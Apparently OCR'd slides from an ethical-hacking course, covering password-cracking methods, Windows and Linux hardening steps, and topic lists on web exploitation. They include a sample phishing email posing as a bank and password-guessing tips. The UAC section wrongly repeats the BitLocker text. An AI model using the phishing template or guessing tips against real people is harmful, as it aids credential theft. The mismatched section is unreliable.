
Password cracking

- Brute force attack



Password cracking

- Rainbow table attack



Password cracking

- Phishing

Dear Sir / Madam,

Your loan application has been accepted! Please click HERE, to log in with your bank account details and finalise the transaction.

Regards - Your Bank

Password cracking

- Social Engineering

Password cracking

- Malware

Password cracking

- Offline cracking

Password cracking

- Guess

See what characters you can use
Ask for a hint
Look for local information
Try the username + “123”

Press Esc to exit full screen

Topics


- Security assessment of Windows
- Security assessment of Linux
- Trojans, Backdoors Viruses and worms
- Hacking Windows
- Hacking Linux
- Data mining techniques
- Post Exploitation techniques
- Malware analysis

Enable bitlocker

BitLocker Drive Encryption can be used to encrypt any volume on your hard drive, including boot, system, and even removable media, such as USB keys. The rough edges from Vista are gone. You can now right-click and encrypt any volume from within Windows Explorer. There are several protection methods, including combinations of the Trusted Platform Module (TPM) chip, PIN, password, and smart card.

Raise the UAC slider

BitLocker Drive Encryption can be used to encrypt any volume on your hard drive, including boot, system, and even removable media, such as USB keys. The rough edges from Vista are gone. You can now right-click and encrypt any volume from within Windows Explorer. There are several protection methods, including combinations of the Trusted Platform Module (TPM) chip, PIN, password, and smart card.



Patch everything!


In Windows 7 default settings, the Windows Update service will be appropriately configured to download and install critical Windows operating system and Microsoft application files in a timely manner. Multiple studies have shown that Microsoft software is among the most patched software in the world. But Windows has nothing built in to help you keep up with all the non-Microsoft patches. Install software or enable processes to ensure that all programs are patched.

Anti spam & malware

The biggest threat to client systems is the Trojan horse -- fake Outlook patch, fake anti-virus scanner that dupes the end-user into downloading and executing malicious software. Long gone are the days when you could rely on bad grammar and misspellings to point out the bad stuff. Today, even the most knowledgeable security people can be fooled. Unless you can tell the difference between good and bad software with perfect accuracy, you should install and use up-to-date anti-spam and anti-malware software.


Enable smartscreen

When you first start IE8, one of the startup wizards asks if you want to enable the SmartScreen Filter, which checks a local database or a Microsoft site to see if surfed Web sites have been previously marked as legitimate or malicious. SmartScreen also checks for many predefined malicious behaviours such as cross-site scripting .



System inventory


Over time, most systems accumulate more and more -- often unnecessary -- programs that end up exacting a toll on memory resources. Without an active cleanup of your system, it will become slower, more prone to crashing, and stocked with additional attack vectors for bad stuff to exploit.



Backup!

Backup your irreplaceable data. If the worst thing happens and your system is unrecoverable, at least your data is stored somewhere safe!

It might even be an idea to keep important data in an offline storage! If its offline it cant be stolen!



Security assessment of Linux

Partitions
Minimize packages
Check listening ports
Use SSH
Lockdown cronjobs
Turn on SELinux
Turn off IPv6
Enable IPTables

Partitions

It's important to have different partitions to obtain higher data security in case if any disaster happens. By creating different partitions, data can be separated and grouped. When an unexpected accident occurs, only data of that partition will be damaged, while the data on other partitions survived. Make sure you must have following separate partitions and sure that third party applications should be installed on separate file systems under **/opt**.

```
/
/boot
/usr
/var
/home
/tmp
/opt
```

Minimize packages

Do you really want all sort of services installed?. It's recommended to avoid installing useless packages to avoid vulnerabilities in packages. This may minimize risk that compromise of one service may lead to compromise of other services. Find and remove or disable unwanted services from the server to minimize vulnerability. Use the '**chkconfig**' command to find out services which are running on **runlevel 3**.

```
chkconfig --list |grep '3:on'

chkconfig ServiceName off

yum –y remove packagename

sudo apt-get remove packagename
```

Check listening ports

With the help of **'netstat'** networking command you can view all open ports and associated programs. As I said above use **'chkconfig'** command to disable all unwanted network services from the system.

netstat -tulpn

Check listening ports

With the help of **'netstat'** networking command you can view all open ports and associated programs. As I said above use **'chkconfig'** command to disable all unwanted network services from the system.

netstat -tulpn

Use SSH

- **Telnet** and **rlogin** protocols uses plain text, not encrypted format which is the security breaches. **SSH** is a secure protocol that use encryption technology during communication with server.
- Never login directly as **root** unless necessary. Use "**sudo**" to execute commands. sudo are specified in **/etc/ sudoers** file also can be edited with the "**visudo**" utility which opens in **VI** editor.
- It's also recommended to change default **SSH 22** port number with some other higher level port number. Open the main **SSH** configuration file and make some following parameters to restrict users to access.

```
vi /etc/ssh/sshd_config

PermitRootLogin No

AllowUsers username

Protocol 2
```

Lock down cronjobs

cron has it's own built in feature, where it allows to specify who may, and who may not want to run jobs. This is controlled by the use of files called **/etc/cron.allow** and **/etc/cron.deny**. To lock a user using cron, simply add user names in **cron.deny** and to allow a user to run cron add in **cron.allow** file. If you would like to disable all users from using cron, add the '**ALL**' line to **cron.deny** file.

```
echo ALL >>/etc/cron.deny
```

Turn on SELinux


- **Security-Enhanced Linux (SELinux)** is a compulsory access control security mechanism provided in the kernel. Disabling **SELinux** means removing security mechanism from the system. Think twice carefully before removing, if your system is attached to internet and accessed by the public, then think some more on it.
- **SELinux** provides three basic modes of operation and they are.
- **Enforcing**: This is default mode which enable and enforce the **SELinux** security policy on the machine.
- **Permissive**: In this mode, **SELinux** will not enforce the security policy on the system, only warn and log actions. This mode is very useful in term of troubleshooting **SELinux** related issues.
- **Disabled**: **SELinux** is turned off.
- You can view current status of **SELinux** mode from the command line using '**system-config-selinux**', '**getenforce**' or '**sestatus**' commands.


Turn on SELinux

- You can view current status of **SELinux** mode from the command line using '**system-config-selinux**', '**getenforce**' or '**sestatus**' commands.
- If it is disabled, enable **SELinux** using the following command.

```
sestatus

setenforce enforcing
```


Turn off IPv6
If you're not using a IPv6 protocol, then you should disable it because most of the applications or policies not required IPv6 protocol and currently it doesn't required on the server. Go to network configuration file and add followings lines to disable it.
vi /etc/sysconfig/network
NETWORKING_IPV6=no
IPV6INIT=no
09:19 / 12:42



Topics

Web application architecture
Web Application Scanning and Mapping
Password Attacks
Web Testing Tools
Exploiting SQL Injection to Full System Access (MYSQL &MSSQL)
Exploiting Blind SQL Injection to Full System Access (MySQL & MSSQL)
Exploiting RFI, Local File include, File Uploads, RCE and XSS
DOS attacks
Attack Countermeasures


Ethical Hacking
&
Penetration Testing


Chapter 6
Web exploitation techniques

Eduonix


Topics


Web application architecture
Web Application Scanning and Mapping
Password Attacks
Web Testing Tools
Exploiting SQL Injection to Full System Access (MYSQL &MSSQL)
Exploiting Blind SQL Injection to Full System Access (MySQL & MSSQL)
Exploiting RFI, Local File include, File Uploads, RCE and XSS
DOS attacks
Attack Countermeasures




